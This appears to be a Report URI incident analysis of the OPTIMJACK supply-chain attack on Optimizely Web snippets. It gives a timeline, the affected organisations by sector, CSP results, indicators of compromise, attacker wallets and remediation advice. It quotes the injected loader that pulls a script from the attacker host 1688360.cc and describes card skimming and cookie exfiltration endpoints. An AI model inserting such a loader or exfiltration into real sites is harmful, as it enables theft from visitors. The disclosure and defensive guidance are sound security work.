
OPTIMJACK: The Optimizely Supply-Chain Attack That Hit CNN, BBC, Zoom and Salesforce
On 16 November 2026, malicious JavaScript was served to visitors of 178 organisations through the Optimizely Web experimentation platform. The list includes some of the most visited sites in the world: Zoom, the BBC, CNN, Salesforce, GitLab, IKEA, HSBC, Equifax, Air France-KLM, Ledger and Peacock. The malware, which researchers have named OPTIMJACK, acted as a cryptocurrency address clipper, payment-card skimmer, cookie and screenshot thief, and iOS exploit loader — all at once.
Scott Helme of Report URI tracked the campaign and found 188 infected Optimizely snippets across 178 organisations, with most cleaned within a single day. Crypto was stolen within hours of the first injection.
This is a supply-chain attack where the victim's own code was never breached. The compromise happened entirely through a trusted third-party dependency.
How the attack worked
Optimizely Web and the "snippet"
Optimizely Web works by having each customer load a JavaScript "snippet" from Optimizely's CDN, for example:
https://cdn.optimizely.com/js/6395285578973184.js
The snippet contains Optimizely's own code, the customer's A/B experiments and feature flags, and an optional field called Project JavaScript (projectJS): custom code the customer writes in their Optimizely dashboard, which runs on every page of their site.
The injection
The attacker wrote their own code into the Project JavaScript of customer projects, and the rest of each snippet was untouched. The file was still served from cdn.optimizely.com, with Optimizely's certificate, from a host that every affected site already trusted. This meant browsers had no reason to block it.
Here is what was added to Zoom's snippet:
"projectJS": function(){(function(){try{var s=document.createElement('script');s.src='https://1688360.cc/track.js';s.async=true;(document.head||document.documentElement).appendChild(s);}catch(e){}})();
Three loader variants
Researchers observed three different versions of the injected loader:
- A plain
<script>tag pointing athttps://1688360.cc/track.js(most snippets). - The same URL hidden in base64 using
atob(). A simple text search for "1688360.cc" would not find it. Smartsheet's snippet was cleaned at one point and then re-infected with this version, indicating the attacker retained write access at the time. - A full inline copy of the payload, which runs through
evalif1688360.ccis blocked.
Some customers serve their snippet from their own domain, such as opt.scheels.com/js/<id>.js or www.vodafone.com.au/js/<id>.js. Those were affected too, because the content comes from the same Optimizely project and the same customer dashboard.
Optimizely's own sites were affected as well: the snippets for www.optimizely.com and login.optimizely.com both carried the malicious code.
How the attacker got in
Report URI does not know how the attacker obtained write access to so many unrelated customer projects. Possibilities include a compromised Optimizely system, a compromised credential with cross-customer access, or something else entirely. Optimizely has not publicly disclosed the root cause.
It is important to note that this was not a CDN cache-poisoning attack. Optimizely's CDN served exactly what it was given — the malicious code came from within Optimizely's own platform.
Timeline (UTC)
| Time | Event |
|---|---|
| Sep 17 | webshell.lol, the same actor's injector, first appears on Turkish sites through an SEO "backlink panel" script |
| Nov 09 17:52 | 5vobauua3ojpklx.icu registered (iOS exploit-kit router) |
| Nov 13–16 | Earlier wave: webshell.lol/get.js injected through Kissmetrics, StorifyMe and Minute Media scripts on sites including securitybank.com, faz.net, smh.com.au, vidaxl and foxsports.com |
| Nov 16 02:21 | Last clean urlscan capture of the BBC's Optimizely snippet |
| Nov 16 04:21 | First Optimizely injection seen (BBC snippet loading webshell.lol) |
| Nov 16 04:28 to 05:23 | 1688360.cc certificates issued; domain registered at 05:23 |
| Nov 16 08:10 | First build of track.js (crypto clipper) |
| Nov 16 08:28 | 1688360.cc/track.js first seen on bbc.com |
| Nov 16 11:20 | Zoom's snippet modified |
| Nov 16 13:03 | Attacker sweeps stolen cryptocurrency to exchanges |
| Nov 16 13:43 | Card skimmer added to track.js |
| Nov 16 16:38 | eil786npto9u5bq.icu registered (second iOS router) |
| Nov 16 17:13 to 17:57 | Second iOS host added; Coruna iframe injected into every iOS 18.6-or-earlier visit |
| Nov 16 19:24 to 19:59 | Report URI sweep: 186 of 1,611 Optimizely snippets infected |
| Nov 16 ~20:40 to 21:10 | Mass clean-up begins (Ledger 20:41, Smartsheet 20:56, BBC 21:07) |
| Nov 16 21:52 | 1 of 188 snippets still infected (TalkTalk) |
The payload was rebuilt 26 times during the day. The attacker added features and added wallets but never removed any.
The earlier wave: webshell.lol
Before the Optimizely campaign, the same actor was active under the domain webshell.lol. Starting September 17, this injector appeared on Turkish sites through an SEO "backlink panel" script. From November 13 to 16, webshell.lol/get.js was injected through Kissmetrics, StorifyMe and Minute Media scripts, affecting sites including securitybank.com, faz.net, smh.com.au, vidaxl and foxsports.com. This earlier wave is separate from — but connected to — the OPTIMJACK campaign, as the same actor operated both.
What the payload does
Every visitor received the same script, track.js, and every part of it was active at once. What a visitor experienced depended on their device and what they did on the page.
1. Crypto address swapping (already stealing money)
The script scans the page for any valid cryptocurrency wallet address — BTC, ETH and EVM chains, TRON, Solana, TON, Litecoin, Bitcoin Cash and Dogecoin — and replaces it with one of the attacker's addresses. It validates checksums so it only swaps real addresses, never garbage.
It swaps addresses in:
- Page text, form fields, links and images
- The clipboard, on copy and through
navigator.clipboard - Outgoing
fetch/XHR requests,window.open, navigation and the iOS share sheet
It re-scans the page whenever it changes. Copy an address from any affected page — or from anywhere else while that tab is open — and you may paste the attacker's address instead.
2. Card skimming
Added at 13:43 UTC. The script watches form submissions and every fetch/XHR POST for a card number (Luhn-checked), expiry date and CVV. When it has all three, it sends them to https://1688360.cc/card.php using navigator.sendBeacon.
Cards entered in hosted payment iframes (Stripe, Adyen and similar) were out of its reach, because those fields live in a different origin. Cards typed into a site's own form fields were not protected.
3. Cookie and screenshot theft
When it swaps an address next to wallet or payment wording, it sends the following to https://1688360.cc/hit.php:
- The page URL
document.cookie(cookies not markedHttpOnly)- The original addresses it replaced
- A screenshot of the page, rendered with html2canvas
4. iOS exploit kits: Coruna and DarkSword
On iPhones and iPads, the script loads boot.js from 5vobauua3ojpklx.icu and eil786npto9u5bq.icu. It reads the iOS version and loads an exploit chain in a hidden iframe:
| iOS version | Exploit chain |
|---|---|
| 13 to 17 | Coruna (/A8/, plus a direct Coruna loader at /JIUJIU888/index.js) |
| 18.x | DarkSword (/B9/, /D11/, /D12/) |
| 26 | Separate chain (/C10/); currently only fingerprints the device |
The Coruna loader is byte-identical to a sample analysed in October from a different campaign. The kit's own comments indicate iOS 18.7.3 and later, and iOS 26.3 and later, are patched. Pages on iOS 18.6 or earlier reload every 60 seconds to retry the exploit, which is a visible symptom.
If you visited an affected site on an iPhone or iPad on 16 November, update to iOS 18.7.3 or later, or iOS 26.3 or later.
Money stolen so far
As of 19:25 UTC on 16 November, the attacker's wallets had received about $7,040, all within roughly nine hours on the 16th:
| Wallet | Received | Approx. USD |
|---|---|---|
BTC 19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW | 0.08298 BTC (4 tx), unspent | $5,380 |
LTC ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5 | 17.02 LTC (3 tx) | $762 |
TRON THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa | 662.9 USDT + 184 TRX | $719 |
ETH 0xC4026b06D82b0F0B363eda0642D61CfbDc17884e | 0.055 ETH | $100 |
| BSC (same 0x address) | 82 USDT | $82 |
Funds were swept out at 13:03 to 13:05 UTC. The USDC on Ethereum went to a HitBTC deposit address. The TRON wallet has been in use since March 2026, so this actor was active long before this campaign.
Report URI cannot see how many cards or cookies reached 1688360.cc.
Who was affected
Report URI fetched 1,611 distinct Optimizely snippets — mostly from its own crawl data — and checked each one for the malicious code. 188 snippets belonging to 178 organisations were infected. The real number is likely higher, as Report URI could only check snippets it could find in time. Every snippet except TalkTalk's had been cleaned by 21:52 UTC.
By sector
| Sector | Organisations | Examples |
|---|---|---|
| Banking & Finance | 32 | Paychex, HSBC US, Equifax, SmartAsset, HSBC Hong Kong, ABN AMRO, TaxAct |
| Technology & SaaS | 23 | Zoom, Bitly, Salesforce, GitLab, Optimizely, Mixpanel, Typeform |
| Retail & Fashion | 20 | IKEA, ASOS, Mattel, American Eagle, Scheels, Ariat, Crocs India |
| Streaming & Entertainment | 12 | Peacock, D&D Beyond, Wizards of the Coast, NOW TV, Zattoo, Crave, Starz |
| News & Media | 10 | CNN, BBC, Fox News, NPR, CTV News, Fox Sports, Top Gear, BBC Earth |
| Airlines & Travel | 9 | Alaska Airlines / Hawaiian Airlines, Transavia, Air France-KLM, KLM Netherlands, Trafalgar |
| Healthcare & Pharma | 8 | Invisalign, Takeda, Covetrus, iTero (Align), RaySafe (Fluke) |
| Industrial & Manufacturing | 8 | Fluke, eMaint (Fluke), Fluke Networks, Vaillant Germany, Landauer |
| Telecoms | 7 | Virgin Media, Virgin Media O2, Vodafone Australia, O2, TPG Telecom, Mint Mobile, TalkTalk |
| Crypto & Trading | 6 | Ledger, IG, OANDA / Coinpass, interactive investor, TMS Brokers, Betashares |
| Insurance | 6 | Asurion / uBreakiFix, Mutual of Omaha, Admiral, Securian Financial, eRenterPlan |
| Property & Real Estate | 6 | Buildium, Loft Living, HireAHelper, Flytte.no, MovingPlace |
| Food & Hospitality | 5 | order.online, Heineken, Home Chef, Starbucks Canada, Cinnabon |
| Home & Smart Home | 5 | Resideo, Honeywell Home, myQ (Chamberlain), Chamberlain, First Alert |
| Nonprofit & Civic | 4 | Change.org, ASPCA, UNICEF USA, DonorsChoose |
| Gambling | 4 | Betsson, PokerStars, tombola, Betfred |
| Professional Services | 4 | Freshfields, CohnReznick, Baringa, Cro Metrics |
| Logistics & Shipping | 3 | ShipStation / ShipEngine, Stamps.com |
| Automotive | 3 | Lucid Motors, O'Brien Glass, Chevrolet dealer network |
| Education | 3 | Walden University, Perlego, Chamberlain University |
The earlier webshell.lol wave through Kissmetrics, StorifyMe and Minute Media affected other sites and is not included in the table above.
Did Content Security Policy help?
Report URI crawled 256 of the affected organisations' own hosts and evaluated their Content Security Policy against what the OPTIMJACK payload needs:
- Load
track.jsfrom1688360.cc - Or run the inline fallback, which needs
'unsafe-eval'or'unsafe-inline' - Send stolen data to
1688360.cc(connect-src) - Load the iOS exploit kit (
script-src,frame-src)
| Result | Organisations |
|---|---|
| No CSP at all | 68 |
| CSP allowed the payload and the data theft | 50 |
Payload ran, but connect-src blocked the data theft | 17 |
| Payload blocked | 24 (15%) |
Allowing cdn.optimizely.com in script-src was never going to help — the malicious code arrived from the trusted host itself. What separated the 24 protected sites from the rest was a restrictive script-src that listed only the hosts they actually needed, thereby blocking 1688360.cc.
Two common settings let the payload straight through:
'strict-dynamic': any script that the trusted Optimizely snippet inserts is implicitly trusted too, sotrack.jsloaded fine.'unsafe-eval': Optimizely's own documentation tells customers to allow this. The inline-fallback version of the loader ran throughevaleven wheretrack.jswas blocked. That is what happened at HSBC — its CSP blockedtrack.jsand the data theft, but the inline copy still ran.
connect-src matters too. The 17 "partial" sites blocked card, cookie and screenshot theft because they restrict where the page can send data. That does not stop address swapping, which happens entirely inside the page.
Indicators of compromise
All of these domains are attacker-owned. Block them including subdomains.
| Indicator | Role | IP |
|---|---|---|
1688360.cc | C2: track.js, card.php, hit.php, html2canvas.min.js | 136.113.106.136 |
5vobauua3ojpklx.icu | iOS router boot.js | 34.96.213.201 |
eil786npto9u5bq.icu | iOS router, Coruna and iOS 26 pages | 34.87.36.58 |
l7bcsnwc7nzr3uo.icu | Coruna telemetry, POST /api/iptj | — |
webshell.lol | Injector get.js (earlier wave) | — |
linkforge.cc | SEO-panel script carrying the injector | — |
je4ft3gn8vxudum.icu | Fallback C2 hard-coded in boot.js | — |
q1ls1ho9x7wsxlu.icu | Fallback C2 hard-coded in boot.js | — |
ios-hack.icu | Fallback C2 hard-coded in boot.js | — |
p55abnw2pnsz0bo.icu | Same certificates and IPs as the kit | — |
1y69gy2mdzaltz1.icu | Same certificates and IPs as the kit | — |
gm38duxoihbmy5o.icu | Same certificates and IPs as the kit | — |
Additional IOCs:
window._k7— global marker set by the payloadwindow.__k7b— global marker set by the payloaddata-channel-code="02111110"— script-tag attribute on the iOS loaderBIGNIAO— Coruna telemetry channel code- SHA-256
814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f—track.js(17:13 build) - SHA-256
f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40—track.js(latest build, 17:57)
Attacker wallets
- BTC:
19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW - ETH/EVM:
0xC4026b06D82b0F0B363eda0642D61CfbDc17884e - TRON:
THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa - SOL:
FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5n - TON:
UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09p - LTC:
ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5 - BCH:
qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58 - DOGE:
DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5
Report URI keeps an archive of every infected snippet with SHA-256 hashes and fetch timestamps, and can share it with affected organisations and CERTs on request.
What to do now
If your site uses Optimizely Web
- Open every project's Project JavaScript and every experiment's custom code. Look for
1688360.cc,atob(, and any script you did not write. - Review who and what has write access to your Optimizely account — users, API tokens, integrations — and rotate all credentials.
- If you have card fields in your own forms, treat cards entered on 16 November as potentially exposed.
- Treat any session tokens or secrets in non-
HttpOnlycookies as exposed, and rotate them. - Deploy a Content Security Policy. Restrict
connect-src, avoid'unsafe-eval'where you can, and turn on reporting. - Consider whether you need to communicate to your customers that you served them malware.
If you visited an affected site on 16 November
- Update your iPhone or iPad to iOS 18.7.3 or later, or iOS 26.3 or later.
- Check any cryptocurrency transfer you made. If the address you pasted does not match the one you meant to pay, it may have been swapped.
- Watch your card statements if you paid by card on an affected site.
The bottom line
OPTIMJACK is a textbook supply-chain attack. None of the 178 affected organisations were breached through their own code or infrastructure. They loaded JavaScript from a provider they trusted, and that trust was exploited. The malicious code arrived from cdn.optimizely.com with a valid certificate, so browsers and CSPs that whitelisted Optimizely had no reason to block it.
The lesson is that trusted JavaScript does not always remain trustworthy. Organisations need visibility into what runs in their visitors' browsers — not just at deployment time, but continuously — so that when a trusted dependency changes, they know about it before their customers do.
This is exactly the kind of attack Report URI is designed to detect: unexpected changes to trusted JavaScript, new scripts being loaded, and suspicious connections to external destinations. With an appropriate CSP in enforcement mode, organisations could have blocked key parts of the OPTIMJACK attack before they succeeded.